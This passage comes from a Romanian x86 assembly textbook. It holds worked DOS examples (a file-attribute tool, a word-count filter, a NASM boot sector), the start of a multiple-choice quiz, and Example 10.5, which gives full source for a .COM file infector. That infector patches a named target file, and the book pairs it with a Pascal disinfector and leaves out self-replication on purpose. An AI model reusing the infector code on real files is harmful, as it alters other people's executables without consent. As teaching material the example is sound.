je ErrorExit ;și se va ieși cu mesaj de eroare
```

```
mov di, offset OrAttrBits ;adresă salvare flag-uri +
cmp al, '+' ;este semnul '+' ?
je PlusOrMinus ;dacă da, setează bitul
mov di, offset AndAttrBits ;adresă salvare flag-uri -
cmp al, '-' ;este semnul '-' ?
jne MustBeFile ;dacă nu, e nume_fis
```

PlusOrMinus:

```
mov [ChangeFlag], -1 ;setare pentru modificare
lodsb ;preia următorul octet
and al, 0DFh ;il transformăm în majusculă
mov bx, offset FlagList ;lista opțiunilor de căutat
mov cx, 4 ;sunt 4 atribute posibile (A, S, H și R)
```

SearchList:

```
cmp al, [bx] ;este vreunul din FlagList ?
jz FoundFlag ;dacă da, se salvează
inc bx ;se avansează în listă
loop SearchList ;și se continuă căutarea
mov dx, offset FlagErrMsg ;altfel, se efectuează salt la eticheta ErrorExit, se
;afișează mesajul FlagErrMsg ;și se termină programul
```

FoundFlag:

```
mov al, [bx + 4] ;preia masca bitului
or [di], al ;marchează bitul corespunzător opțiunii
jmp FlagSearch ;și continuă căutarea
```

MustBeFile:

```
not [AndAttrBits] ;inversiune biti pentru inhibare
mov [SearchString], si ;reține adresa lui nume_fis
dec [SearchString] ;un octet mai puțin
```

EndSearch:	
lodsb	;preia octet
mov di, offset Delimiters	;este delimitator?
mov cx, 6	;6 delimitatori (și CR)
repne scasb	;analizează șirul
jne EndSearch	;dacă nu e delimitator, reia buclă
;Transferă șirul de căutat la sfârșitul programului	
dec si	;referă octetul de după nume_fis
mov byte ptr [si], 0	;il transformă în string ASCII
mov cx, si	;CX pointează la sfârșit
mov si, [SearchString]	;SI pointează la început
sub cx, si	;CX conține acum lungimea
mov di, offset PathAndFile	;adresa destinației
mov [AppendFileName], di	;se salvează și aici
SearchTrans:	
lodsb	;preia octet
stosb	;și il salvează
cmp al, ':'	;verificare dacă este marcaj de drive
je PossibleEnd	;dacă da, a se reține
cmp al, '\'	;verificare dacă este separator de cale
jne NextCharacter	;dacă nu, continuă căutarea
PossibleEnd:	
mov [AppendFileName], di	;acesta e noul sfârșit
NextCharacter:	
loop SearchTrans	;continuă căutarea
;Găsește fișierele date în șirul parametrilor de intrare	
mov dx, offset DTABuffer	;modificarea adresei zonei de transfer a discului (DTA)
mov ah, 1Ah	
int 21h	;implicit, în momentul lansării unui program, ;pentru DTA sunt folosiți 128 octeți, începând de la ;deplasamentul 80h din PSP
mov dx, [SearchString]	;stringul tipar de căutare
mov cx, 16h	;attributele fișierului căutat
mov ah, 4Eh	;numărul funcției "Find first"

FindFile:	<pre>int 21h jnc Continue cmp ax, 18 jnz FindError jmp NoMoreFiles</pre>	<p>;apel DOS pentru găsire fișier ;dacă nu sunt erori, continuă ;în AX se returnează un cod de eroare ;dacă nu e 18, salt la FindError ;dacă e eroare 18 ("No more files"), părăsește bucla</p>
FindError:	<pre>mov dx, offset FileSpecMsg jmp ErrorExit</pre>	<p>;mesaj de eroare relativ la specificarea fișierului ;ieșire cu tipărire mesaj</p>
Continue:	<pre>mov si, 30+offset DTABuffer cmp byte ptr [si], '.' jnz FileIsOK jmp FindNextFile</pre>	<p>;poarteaza la nume_fis ;verificare dacă e '.' ; ;dacă nu, continuă ;dacă da, se va efectua o nouă căutare</p>
FileIsOK:	<pre>mov di, [AppendFileName] mov cx, 14</pre>	<p>;destinație pentru transfer ;numărul de octeți de afișat</p>
TransferName:	<pre>lodsb stosb or al, al jz PadWithBlanks call DisplayChar loop TransferName</pre>	<p>;preia octetul curent ;și îl salvează ;verifică dacă e valoarea 0 (terminare sir) ;dacă da, se afișează spații ;afișarea caracterului ;continuă bucla</p>
PadWithBlanks:	<pre>mov al, ' ' call DisplayChar loop PadWithBlanks</pre>	<p>;completarea cu spații ; ;până când CX devine 0</p>
;Modificarea și afișarea atributelor fișierului		
	<pre>mov dx, offset PathAndFile test [ChangeFlag], -1 jz DisplayIt</pre>	<p>;adresa stringului ASCII ;trebuie modificate atributele? ;dacă nu, se efectuează numai afișare</p>
	<pre>mov ax, 4300h int 21h and cl, 27h</pre>	<p>;obținerea atributelor fișierului ;prin apelul funcției sistem 43h ;setări de biți conform măștilor</p>

```

and cl, [AndAttrBits]
or cl, [OrAttrBits]
mov ax, 4301h
int 21h
;poziţionarea atributelor
;prin apelul funcţiei sistem 43h

DisplayIt:
mov ax, 4300h
int 21h
mov bl, cl
or bl, 08h
shl bl, 1
shl bl, 1
mov cx, 6
mov dx, 5+offset AllFlagList
;obtinerea atributelor
;se pun în BL atributele
;setarea bitului de volum
;deplasare pentru eliminarea biţiilor neutilizaţi
;numărul biţiilor rămaşi
;adresa listei de abrevieri

AttrListLoop:
push dx
shl bl, 1
jc FlagIsOn
mov dx, offset AllFlagList
;salvarea acestei adrese
;deplasare bit superior în Carry Flag
;verificare dacă CF = 1
;dacă nu, tipăreşte spaţii

FlagIsOn:
mov ah, 9
int 21h
pop dx
add dx, 5
loop AttrListLoop
mov al, 13
call DisplayChar
mov al, 10
call DisplayChar
;tipărire şir de caractere
;până la primul '$'
;restaurarea adresei
;deplasare cu 5 octeţi
;şi continuă ciclul
;tipărire 'Enter'
;avans la linie nouă

FindNextFile:
mov ah, 4Fh
jmp FindFile
;caută următorul nume_fis care se potriveşte tiparului
;salt la începutul buclei

NoMoreFiles:
mov ah, 4Ch
int 21h
;terminarea execuţiei şi
;revenirea în DOS

;Subrutina pentru tipărirea caracterului din AL

```

```

DisplayChar:
push ax           ;salvare valori regiștri
push dx
mov dl, al        ;pune caracterul în DL
mov ah, 2          ;și îl afișează
int 21h
pop dx
pop ax           ;refacere valori regiștri
ret

;Date memorate la sfârşit pentru reducerea dimensiunii programului COM

DTABuffer    label byte      ;pentru apeluri "File find"
PathAndFile  equ DTABuffer + 43 ;pentru cale și nume

CSEG ends        ;sfârşit segment
end Entry         ;desemnează punctul de intrare

Exemplu 10.4. Să se scrie un program filtru pentru numărarea cuvintelor, liniilor și caracterelor introduse de la intrarea standard (echivalentul comenzi Unix WC (Word Count))

Sintaxa apelului:
NUMARA [/w] [/l] [/c]
unde:
/w = afișarea numărului de cuvinte (fără antet)
/l = afișarea numărului de liniii (fără antet)
/c = afișarea numărului de caractere (fără antet)
fără parametri = afișarea tuturor acestor informații, cu antetele corespunzătoare

Observații: Cele trei opțiuni pot apărea în orice combinație. Indiferent de ordinea apariției lor, afișarea informațiilor se va face în următoarea ordine: numărul cuvintelor, numărul liniilor, numărul caracterelor.

Pentru a obține formatul .COM necesar, după aşamblare, la link-editare se folosește opțiunea /t. Se va obține NUMARA.COM

Exemple de apel:
NUMARA <NUMARA.ASM      - cu redirectarea intrării standard
sau
NUMARA                  - după care utilizatorul introduce text terminat cu CTRL-Z

```

```

cseg segment
    org 100h           ;pentru fișier .COM standard

assume ds:cseg, cs:cseg

;echivalări mnemonice pentru numerele de funcții sistem folosite

read equ 3FH          ;citire din fișier
chrout equ 02H         ;afișarea unui caracter la ieșirea standard
prnstr equ 09H         ;afișarea unui sir

;echivalări mnemonice pentru alte valori folosite

stdin equ 0000H        ;cod intrare standard
w equ 01H              ;valoare pentru opțiunea 'cuvinte'
l equ 02H              ;valoare pentru opțiunea 'linii'
c equ 04H              ;valoare pentru opțiunea 'caractere'
yes equ OFFH            ;valoare booleană
no equ 00H              ;valoare booleană
charnl equ 0DH          ;caracter NewLine
chartab equ 09H          ;caracter Tab
charlf equ 0AH          ;caracter LineFeed

;PSP-ul conține numărul parametrilor liniei de comandă (parametrul argc din limbajul C) la
;adresa 80h, iar adresa tabelului ce conține parametrii liniei de comandă (parametrul argv din C) la
;adresa 81h.

param_count equ [80H]   ;numărul parametrilor liniei de comandă obținut din PSP-ul lui
                        ;NUMARA

param_area equ [81H]    ;adresa tabelului ce conține parametrii liniei de comandă a lansării
                        ;lui NUMARA

main proc far
    call setup
    call buf_in
    call output
    mov ah, 4Ch
    int 21h
    main endp

;Subrutina setup realizează analiza opțiunilor liniei de comandă

```

```

setup proc near

a1:
    xor ch, ch           ;echivalent cu mov ch,0
    mov cl, byte ptr param_count
    cmp cl, 00H           ;depune in CL numărul parametrilor
    je aexit              ;verifică dacă acest numar este diferit de 0
                           ;dacă nu, se ieșe din procedură

a2:
    mov di, offset param_area
    mov al, '/'           ;se cauță parametrii (opțiunile)
    repnz scasb           ;sunt precedate de '/'

    jnz aexit             ;salt la instrucțiunea de revenire
    mov al, [di]           ;preluarea caracterului opțiune
    and al, 0DFH           ;garantează "Upper Case"
    cmp al, 'W'            ;este 'W' ?
    jne a3                ;nu

    mov options, 1          ;da, setează corespunzător flag-ul options
    jmp a2                  ;și continuă analiza

a3:
    cmp al, 'L'            ;este 'L' ?
    jne a4                ;nu
    mov options, 2          ;da, setează corespunzător flag-ul options
    jmp a2                  ;și continuă analiza

a4:
    cmp al, 'C'            ;este 'C' ?
    jne a2                  ;dacă nu, continuă analiza
    mov options, 4          ;da, setează corespunzător flag-ul options
    jmp a2                  ;și continuă analiza

aexit:
    ret                    ;revenire din procedură

setup endp

;Subrutina buf_input preia fluxul de caractere de la intrarea standard și îl predă spre prelucrare
;subroutinei count

```

```

buf_in proc near

    mov inword, no
bu1:
    mov ah, read
    mov bx, stdin
    mov cx, 512
    mov dx, offset buffer
    int 21H
    cmp ax, 00H
    jz buexit

    mov cx,ax
    mov si, offset buffer
    ;se transferă în CX numărul de octeți citiți
    ;adresa zonei tampon

bu2:
    lodsb
    call count
    loop bu2
    jmp bu1
    ;se depune în AL următorul caracter din zona tampon
    ;actualizarea valorilor solicitate

buexit:
    ret
buf_in endp
    ;revenirea din procedură

;Subrutina count numără cuvintele, liniile și caracterele

count proc near

    add clow, 0001H
    adc chigh, 0
    ;actualizează numărul de caractere
    ;tratează eventuala cifră de transport

b1:
    cmp al, charnl
    jne b2
    add llow,0001H
    adc lhigh,0
    ;verificare dacă este "NewLine"
    ;dacă nu, salt la b2
    ;actualizează numărul de liniii
    ;tratează eventuala cifră de transport

b2:
    cmp al, charnl
    je b3
    cmp al, chartab
    je b3
    ;verificare dacă este "NewLine"
    ;dacă da, salt la b3
    ;verificare dacă este "Tab"
    ;dacă da, salt la b3

```

```

        cmp al, charlf          ;verificare dacă este "LineFeed"
        je b3                   ;dacă da, salt la b3
        cmp al, ''              ;verificare dacă este spațiu
        je b3                   ;dacă da, salt la b3

;dacă s-a ajuns aici, nu e îndeplinită nici una dintre condițiile de mai sus

        cmp inword, yes          ;verificare dacă este deja în interiorul unui cuvânt
        je    b4                  ;dacă da, revenire
        mov inword, yes          ;altfel...
        add wlow, 0001H           ;actualizarea numărului de cuvinte
        adc whigh, 0              ;tratează eventuala cifră de transport
        jmp b4                  ;salt la instrucțiunea de revenire

;îndeplinirea uneia din condițiile de mai sus ne aduce în acest punct al execuției

b3:
        mov inword, no            ;resetare condiție logică
b4:
        ret                      ;revenire din procedură
count endp

;Subrutina output pentru tipărirea rezultatelor

output proc near
        cmp options, 00H          ;verificare dacă sunt opțiuni în linia de comandă
        jne c1                   ;dacă da, nu se tipărește antetul următor
        mov ah, prnstr            ;funcția tipărire sir de caractere
        mov dx, offset word_label ;pună în DX adresa antetului
        int 21H                  ;tipărire antet pentru numărul cuvintelor
        jmp c1a                  ;afișare count

c1:
        test options, W           ;verificare dacă este prezentă opțiunea /w
        jz c2                   ;dacă nu, nu se va tipări numărul cuvintelor

c1a:
        mov di, whigh            ;se transferă whigh:wlow (numărul de cuvinte) în
        mov si, wlow              ;DI:SI
        call convtip              ;apelul procedurii de conversie și afișare
        call newline              ;avans la linie nouă

```

```

c2:
    cmp options, 00H      ;verificare dacă sunt opțiuni
    jne c3                ;dacă da, nu se tipărește antetul următor
    mov ah, prnstr         ;funcția tipărire șir de caractere
    mov dx, offset line_label ;pune în DX adresa antetului
    int 21H                ;tipărire antet pentru numărul liniilor
    jmp c3a               ;salt la tipărire numărul de linii

c3:
    test options, L        ;verificare dacă este prezentă opțiunea /l
    jz c4                 ;dacă nu, nu se va tipări numărul liniilor

c3a:
    mov di, lhigh          ;se transferă lhigh:llow (numărul de linii în DI:SI)
    mov si, llow
    call convtip            ;apelul procedurii de conversie și afișare
    call newline            ;avans la linie nouă

c4:
    cmp options, 00H      ;verificare dacă sunt opțiuni
    jne c5                ;dacă da, nu se tipărește antetul următor
    mov ah, prnstr         ;funcția tipărire șir de caractere
    mov dx, offset char_label ;pune în DX adresa antetului
    int 21H                ;tipărire antet pentru numărul caracterelor
    jmp c5a               ;salt la tipărirea numărului de caractere

c5:
    test options, C        ;verificare dacă este prezentă opțiunea /c
    jz c6                 ;dacă nu, salt la c6

c5a:
    mov di, chigh          ;se transferă chigh:clow (numărul de caractere) în DI:SI
    mov si, clow
    call convtip            ;apelul procedurii de conversie și afișare
    call newline            ;avans la linie nouă

c6:
    ret                   ;revenire din procedura

word_label db 'Cuvinte: $'   ;definire antete pentru afișare
line_label db 'Linii: $'
char_label db 'Caractere: $'
outputendp

```

```

newline proc near
;subrutina newline pentru tipărirea unei combinații CR/LF
    mov ah, prnstr
    mov dx, offset crlf
    int 21H
    ret
    crlf db 0DH, 0AH, '$'
newline endp

CONVTIP PROC NEAR
;subrutina convtip convertește un întreg reprezentat pe 32 biți în DI:SI în coduri ASCII ale cifrelor
;corespunzătoare și le afișează la ieșirea standard.
    mov ax, 0           ;pone 0 în registrii de lucru
    mov bx, 0
    mov bp, 0
    mov cx, 32          ;numărul de biți pentru precizie

et1:
    shl si, 1
    rcl di, 1
    xchg bp, ax
    call adjust
    xchg bp, ax
    xchg bx, ax
    call adjust
    xchg bx, ax
    adc al, 0
    loop et1
    mov cx, 1710H
    mov ax, bx
    call et2
    mov ax, bp

et2:
    push ax
    mov dl, ah
    call et3
    pop dx

et3:
    mov dh, dl
    push cx
    mov cl, 4
    shr dl, cl
    pop cx
    call et4
    mov dl, dh
;mută semioctetul superior în cel inferior

```

```

et4:
    and dl,0FH
    jz et5
    mov cl,0
et5:
    dec ch
    and cl,ch
    or dl,'0'
    sub dl,cl

    mov ah, chROUT ;tipărirea următoarei cifre
    int 21H
    ret ;revenire la apelant
CONVTIP ENDP

ADJUST PROC NEAR
    adc al,al
    daa
    xchg al,ah ;ajustare zecimală după adunare
    adc al,al
    daa
    xchg al,ah
    ret
ADJUST ENDP

;variabile globale

options db 0 ;octet cu valoare de flag
inword db 0 ;flag: valoarea DA indică faptul că analiza se află în
             ;interiorul unui cuvânt
wlow dw 0 ;cuvântul inferior al valorii numărul de cuvinte
whigh dw 0 ;cuvântul superior al valorii numărului de cuvinte
llow dw 0 ;cuvântul inferior al valorii numărului de linii
lhigh dw 0 ;cuvântul superior al valorii numărului de linii
clow dw 0 ;cuvântul inferior al valorii numărului de caractere
chigh dw 0 ;cuvântul superior al valorii numărului de caractere
buffer db 127 dup (?) ;zona tampon pentru sirul de intrare

cseg ends

end main

```

Exemplul 10.5. Să se scrie un program asamblare (un virus) care acționează asupra unui alt program executabil .com modificându-l astfel încât, înainte de a face ceea ce trebuie să facă, executabilul .com să afișeze un anumit mesaj. De asemenea să se scrie și un program care ‘curăță’ fișierul astfel infectat.

De fapt problema cere scrierea unui prototip de virus care să infecteze fișierele executabile .com. Pentru a nu crea totuși un virus veritabil, numele fișierului infectat va fi dat în codul sursă al pseudo-virusului. De asemenea virusul îi va lipsi rutina de căutare automată a altor fișiere .com pe care să le infecteze.

Arhitectura pseudo-virusului

Fișierele .com au o structură simplă formată dintr-un singur segment de memorie. La executarea unui fișier .com, octetii acestui fișier de pe disc vor fi încărcăți în memorie în segmentul rezervat de către sistemul de operare la offset 100h = 256. Primii 100h octeți sunt rezervați pentru PSP. Execuția unui program .com începe întotdeauna cu instrucțiunea având adresa cs:100h.

Ce face pseudo-virusul? Codul virusului nu poate fi adăugat în fișierul .com decât la sfârșit. Pentru a se executa însă codul virusului înaintea instrucțiunilor fișierului original, la începutul fișierului .com trebuie scris codul instrucțiunii ‘jmp acolo_unde_începe_virusul’, unde *acolo_unde_începe_virusul* este offsetul în cadrul segmentului de cod la care vor fi încărcate instrucțiunile virusului. Scriind însă la începutul fișierului .com codul instrucțiunii jmp de mai sus, fișierul este alterat. Pentru a putea fi restaurat, un număr de k octeți de la începutul fișierului .com trebuie să fie salvați și ei la sfârșitul fișierului .com, unde k trebuie să fie mai mare sau egal cu numărul de octeți generați pentru instrucțiunea jmp *acolo_unde_începe_virusul*. Astfel *acolo_unde_începe_virusul* = 100h + lungimea fișierului .com original + k.




Fig. 10.1. Structura fișierului .com înainte și după infectare

Odată saltul execuției făcut la începutul codului virusului, acesta se poate manifesta liber. De obicei, acțiunile întreprinse de codul unui virus sunt:

- partea de replicare. În cazul nostru aceasta ar presupune căutarea pe disc, în sistemul de fișiere, a altor executabile .com victimă care să fie infectate (această parte lipsește din exemplul nostru tocmai pentru a nu crea un virus în adevăratul sens al cuvântului);
- o parte destructivă. În cazul nostru, codul destructiv se reduce la simpla afișare a unui mesaj. De obicei, între momentul infectării și momentul execuției acțiunii destructive, se scurge un interval de timp. Virusul nu distrugă un sistem imediat ce l-a infectat, lăsându-și un interval de timp pentru a se replica;
- acțiunea de refacere în memorie a fișierului .com original. Aceasta se realizează printr-un simplu rep movsb pentru cei 20 octeți salvați la sfârșitul fișierului .com original, ce trebuie readuși la începutul fișierului;
- saltul la offsetul 100h în segmentul de cod unde sunt încărcate în urma refacerii codului instrucțiunile fișierului .com original.

Fișierul virus.asm:

```
assume cs:code
code segment
```

;Acesta instrucțiuni vor fi scrise la începutul fișierului .com pe care dorim să-l infectăm. Ele vor face un salt la începutul codului virusului. Se execută doar la rularea fișierului .com infectat și nu la rularea acestui program.

început:

```
jmp peste
new dw ?

;cuvântul new va fi egal cu valoarea deplasamentului locației acolo_unde_incepe_virusul.
;această valoare va fi calculată în momentul infectării fișierului .com.
```

peste:

```
mov bp, 103h ;103h este offsetul cuvântului new în segmentul de cod. Offsetul
;instrucțiunii jmp peste este 100h (este prima instrucțiune din
;fișierul .com și este codificată pe trei octeți).
mov ax, cs:[bp] ;punem valoarea lui new în registrul AX, după care executăm un
;salt la începutul codului virusului.

jmp ax
```

;Sfârșitul instrucțiunilor care vor fi scrise la începutul fișierului .com.

;Acesta instrucțiuni vor fi scrise la sfârșitul fișierului .com pe care dorim să-l infectăm. De asemenea, ele se execută doar la rularea fișierului .com infectat și nu la rularea acestui program.

infection:

```
jmp peste_date ;sărim peste zona de date
semn db "BGS" ;semnătura virusului
save db 20 dup (?) ;20 de octeți pentru a salva începutul fișierului .com
mesaj db "Acet executabil este virusat", 13, 10, '$' ;mesaj afișat de virus
nume db "grep.com", 0 ;numele fișierului .com pe care dorim să-l infectăm.
file dw ? ;Descriptorul de fișier pe care îl vom folosi
lungimecom dw ? ;lungimea fișierului .com
```

peste_date:

```
mov ah, 09h ;Afisăm mesajul
mov dx, offset mesaj
sub dx, offset infection
add dx, cs:[bp]
;în momentul execuției fișierului .com infectat, sirul mesaj va avea alt offset. El se va găsi
;undeva la sfârșitul fișierului .com, după instrucțiunile acestuia. Am recalculat offsetul acestui
;sir.
int 21h
```

;Restaurăm fișierul .com în memorie

```
clc
mov si, offset save
sub si, offset infection
add si, cs:[bp]
;Sirul save va avea și el alt offset. Am recalculat și offsetul
;acestui sir.
```

```
mov di, 100h ;punem la offset cs:100h cei 20 de octeți salvați în zona de
mov cx, 20 ;date
```

```
rep movsb ;curățăm registrii și flagurile
mov ax, 0
mov bx, 0
mov cx, 0
mov dx, 0
mov si, 0
mov di, 0
mov bp, 0
push ax
popf
```

```
sti
```

```
mov ax, 100h
jmp ax ;Sărim la offset 100h în segmentul de cod unde sunt încărcate
;instrucțiunile fișierului .com pentru a-l execute normal.
```

;Sfărșitul instrucțiunilor care vor fi scrise la sfărșitul fișierului com.

;Aici începe execuția pseudo-virusului.

start:

```
push cs
pop ds
```

```
mov ah, 3dh ;Deschid fișierul pentru virusare folosind funcția DOS 3d
mov al, 01000010b
lea dx, nume
int 21h
mov file, ax ;salvăm descriptorul de fișier în cuvântul file
```

;Aflăm lungimea fișierului pozitionându-ne la sfărșitul fișierului. Avem nevoie de lungime
;pentru a calcula valoarea cuvântului new = acolo_unde_începe_virusul.

```
mov ah, 42h
mov bx, file
xor cx, cx
xor dx, dx
mov al, 2
int 21h
mov lungimecom, ax
```

;Ne pozitionăm la începutul fișierului .com

```
mov ah, 42h
mov bx, file
xor cx, cx
xor dx, dx
mov al, 0
int 21h
```

;Citim primii 20 de octeți din fișier și îi salvăm în sirul save

```
mov ah, 3fh
mov bx, file
mov cx, 20
lea dx, save
int 21h
```

;Calculăm noua adresă de salt new = 100h + lungimecom

```
mov ax, 100h
add ax, lungimecom
mov new, ax
```

;Ne pozitionăm la începutul fișierului .com

```
mov ah, 42h
mov bx, file
xor cx, cx
xor dx, dx
mov al, 0
int 21h
```

;Scriem codul instrucțiunii jmp de la începutul acestui program la începutul fișierului .com

```
mov ah, 40h
mov bx, file
mov cx, offset infection - offset incep
lea dx, incep
int 21h
```

;Ne pozitionăm la poziția 3 în fișier pentru a scrie valoarea lui new

```
mov ah, 42h
mov bx, file
xor cx, cx
mov dx, 3
mov al, 0
int 21h
```

;Scriem valoarea lui new

```
mov ah, 40h
mov bx, file
mov cx, 2
lea dx, new
int 21h
```

;Ne pozitionăm la sfărșit pentru a scrie codul virusului

```
mov ah, 42h
mov bx, file
xor cx, cx
xor dx, dx
mov al, 2
int 21h
```

;Scriem codul virusului în fișierul .com

```
mov ah, 40h
```

```

mov bx, file
mov cx, offset start - offset infection
lea dx, infection
int 21h

;Închidem fișierul
mov ah, 3eh
mov bx, file
int 21h

;Terminăm programul
mov ax, 4c00h
int 21h

```

```

code ends
end start

```

Deoarece ne aflăm de partea bună a baricadei, am scris pentru pseudo-virusul prezentat și un antivirus. Acesta identifică dacă un fișier este infectat după semnătura "BGS". În caz de infecție copiază la începutul fișierului cei 20 octeți salvați la sfârșitul .com-ului original, după care trunchiază fișierul la lungimea originală.

Fișierul antivirus.pas:

```

uses dos, crt;

var files:searchrec;
    f:file;
    os, br:word;           { os – lungimea fișierului original }
    r:string;

procedure de;             { procedura care dezinfectează fișierul }
var buf:array [1..20] of char;
    { folosim acest buffer pentru a copia cei 20 de octeți salvați de virus
     la sfârșitul .com-ului original la începutul fișierului }

begin
    blockread(f,buf,20,br); { citim cei 20 octeți }
    seek(f,0);              { ne poziționăm la începutul fișierului .com }
    blockwrite(f,buf,20,br); { ii scriem la această poziție }
    seek(f,os);              { cursorul în fișier este mutat la un deplasament ce indică lungimea
                             fișierului original }
    truncate(f);            { trunchiem fișierul pentru a-l readuce la starea inițială }
end;

```

```

procedure cfile(s:string); { procedura care determină dacă fișierul s este infectat }
begin
    assign(f,s);           { deschidem fișierul }
    reset(f,1);
    seek(f,3);
    blockread(f,os,2);
    os:=os-256;
    seek(f,os+3);
    blockread(f,r,3,br);
    if r='BGS' then        { dacă am găsit semnătura și utilizatorul dorește atunci devirusăm
                            fișierul }

        begin
            writeln(s,' is infected with BGS virus!');
            write('Desinfect? [y/n] ');
            readln(a);
            if (a='y') or (a='Y') then de;
            end
        else writeln(s,' Ok');
    close(f);               { închidem fișierul }
end;

begin
    clrscr;
    findfirst(*.com',archive,files);
repeat
    { căutăm toate fișierele .com din directorul curent și verificăm dacă sunt infectate }
    cfile(files.name);
    findnext(files);
until doserror<>0;
end.

```

Exemplul 10.6.

NASM (Netwide Assembler) este un asamblor 80x86 portabil și modular. El are o sintaxă Intel și include în mare parte elementele de sintaxă MASM/TASM, dar nu în totalitate. În plus față de MASM/TASM, NASM este portabil (rulează și pe alte platforme decât DOS: Linux, BSD etc.) și suportă mai multe formate de fișiere obiect (EXE pe 16 și 32 de biți, a.out, ELF, COFF, fișiere binare pure etc.) și este disponibil gratuit, sub licență GPL. Pentru mai multe detalii vizitați site-ul NASM: <http://nasm.sourceforge.net>.

Dorim în exemplul următor să scriem un sector de boot care, odată pus pe o dischetă (sau un hard disk), să poată fi boot-at și să afișeze pe ecran textul "Welcome to my OS.". Pentru aceasta, vom folosi asamblorul NASM deoarece trebuie să obținem în final un fișier binar pur, adică exact codul mașină (binar) corespunzător instrucțiunilor scrise de noi în limbaj de asamblare fără antet EXE sau *entry points*.

Dar înainte de asta, trebuie să cunoaștem câteva lucruri despre procesul de boot și sectoare de boot. Când un procesor Intel boot-ează (apăsând butonul de Power al calculatorului), codul BIOS se execută și efectuează testul POST (Power On Self Test) prin care testează dispozitivele periferice. După ce initializează datele BIOS, codul BIOS caută un sector de boot valid. În general, locul unde codul BIOS caută sectorul de boot este configurabil prin programul de Setup al BIOS-ului (care se poate accesa la pornirea calculatorului prin combinații de taste specifice: Del, F10 etc.).

Astfel, putem să configurăm codul BIOS încât să caute sectorul de boot pe dischetă, pe primul hard-disk, pe cdrom etc. Un sector de boot valid are lungimea de 512 octeți, este localizat în primii 512 octeți ai discului și are ultimii 2 octeți 0AA55h (adică la offset-ul 510 este cuvântul 0AA55h). Dacă nu găsește un sector de boot valid, codul BIOS apelează întreruperea 18h. Dacă, în schimb, găsește un sector de boot valid, încarcă acei 512 octeți ai săi în memorie la adresa 0:07C0h și redă controlul primei instrucțiuni pe care o găsește acolo (face un jmp la adresa 0:07C0h). În acest moment s-a inițializat zona de date BIOS (la adresa 40h:0) și întreruperile BIOS (la adresa 10h – 1Ah). Restul memoriei este nefolosită, dar nu neapărat inițializată cu 0.

Mai jos este textul fișierului myos.asm:

```

mov ax,0x7c0      ;codul BIOS ne încarcă la adresa 0:07C0h, în consecință setăm
                   ;registrii DS și ES la această adresă
mov ds,ax
mov es,ax
mov ah,0          ;golim ecranul cu funcția 0 a întreruperii BIOS 10h
mov al,2
int 10h

mov ah,13h        ;afișăm mesajul "Welcome to my OS" cu ajutorul funcției 13h a
                   ;întreruperii BIOS int 10h

mov al,1
mov bh,0
mov bl,2
mov cx,[len]      ;în CX punem lungimea sirului
mov dh,0
mov dl,0
mov bp,string     ;în DL punem linia unde vrem să scriem pe ecran
                   ;în ES:BP trebuie să avem adresa string-ului pe care vrem să-l
                   ;scriem
int 10h

```

```

string:           db "Welcome to my OS."           ; string-ul pe care-l afișăm pe ecran
len dw $-string   ; lungimea string-ului

```

```

times 512-($-$)-2 db 0
dw 0AA55h

```

Acest fișier îl asamblăm într-un fișier binar pur cu ajutorul lui nasm:
>nasm -f bin myos.asm -o myos.bin

Opțiunea -f impune ca formatul fișierului de ieșire să fie pur binar, iar opțiunea -o specifică numele fișierului binar rezultat (myos.bin). Apoi cu ajutorul utilitarului rawrite.exe scriem fișierul .bin în primii 512 octeți ai dischetei:

>rawrite myos.bin a:
și astfel obținem o dischetă bootabilă în unitatea a: cu care putem să bootăm calculatorul.

TEST GRILĂ

În finalul părții dedicate limbajului de asamblare 80x86 vă invităm să vă verificați cunoștințele asimilate prin abordarea unui test grilă conținând 50 de întrebări. Menționăm că dintre cele patru variante de răspuns specificate pentru o întrebare trebuie să alegeti una singură. Care oare?...

1. În cazul unei mașini Intel 8086, într-o locație de dimensiune dublucuvânt se poate memora:
 - a. un număr întreg fără semn
 - b. un număr întreg cu semn
 - c. patru caractere
 - d. toate variantele de mai sus
2. Fie AL=D6h și BH=6Dh. În urma execuției instrucțiunii xor al, bh valoarea din registrul AL este:
 - a. 44h
 - b. FFh
 - c. BBh
 - d. 29h
3. Pentru reprezentarea în memorie sau într-un registru a numerelor negative se folosește:
 - a. complementul față de unu
 - b. complementul față de doi
 - c. complementul față de cincisprezece
 - d. nici una din variantele de mai sus

4. Se dă următorul segment de date:

```
data segment
    s dw 7,5,2
    x db $
```

...

```
data ends
```

Care este valoarea lui x?

- a. codul ascii al caracterului '\$'
- b. 6
- c. offset-ul sirului s
- d. 3

5. Următoarele două instrucțiuni

```
count = 10
mov cx, count
```

sunt asamblate ca:

- a. count db 10

mov cx, count
- b. mov cx, 000Ah
- c. mov cx, count, 10
- d. mov cx, count = 10

6. Fie declarația:

```
s dw 'a','b', 'c'
```

Care dintre următoarele instrucțiuni este greșită:

- a. mov ax, s[2]
- b. mov al, s[2]
- c. mov al, byte ptr s[2]
- d. toate instrucțiunile sunt corecte

7. O instrucțiune de salt condiționat

- a. modifică întotdeauna valoarea registrului CS
- b. modifică uneori valoarea registrului IP
- c. nu modifică valorile regiștrilor CS și IP
- d. nici una din variantele de mai sus

8. În urma execuției următoarelor instrucțiuni

```
mov al, 80h
add al, 80h
```

- a. este setat Carry Flag, nu și Overflow Flag
- b. nu sunt setați Carry Flag și Overflow Flag
- c. este setat Overflow Flag, nu și Carry Flag
- d. sunt setați Carry Flag și Overflow Flag

9. Fie AX = 0FAh. Efectul instrucțiunilor

```
mov cl, 4
shl ax, cl
```

este:

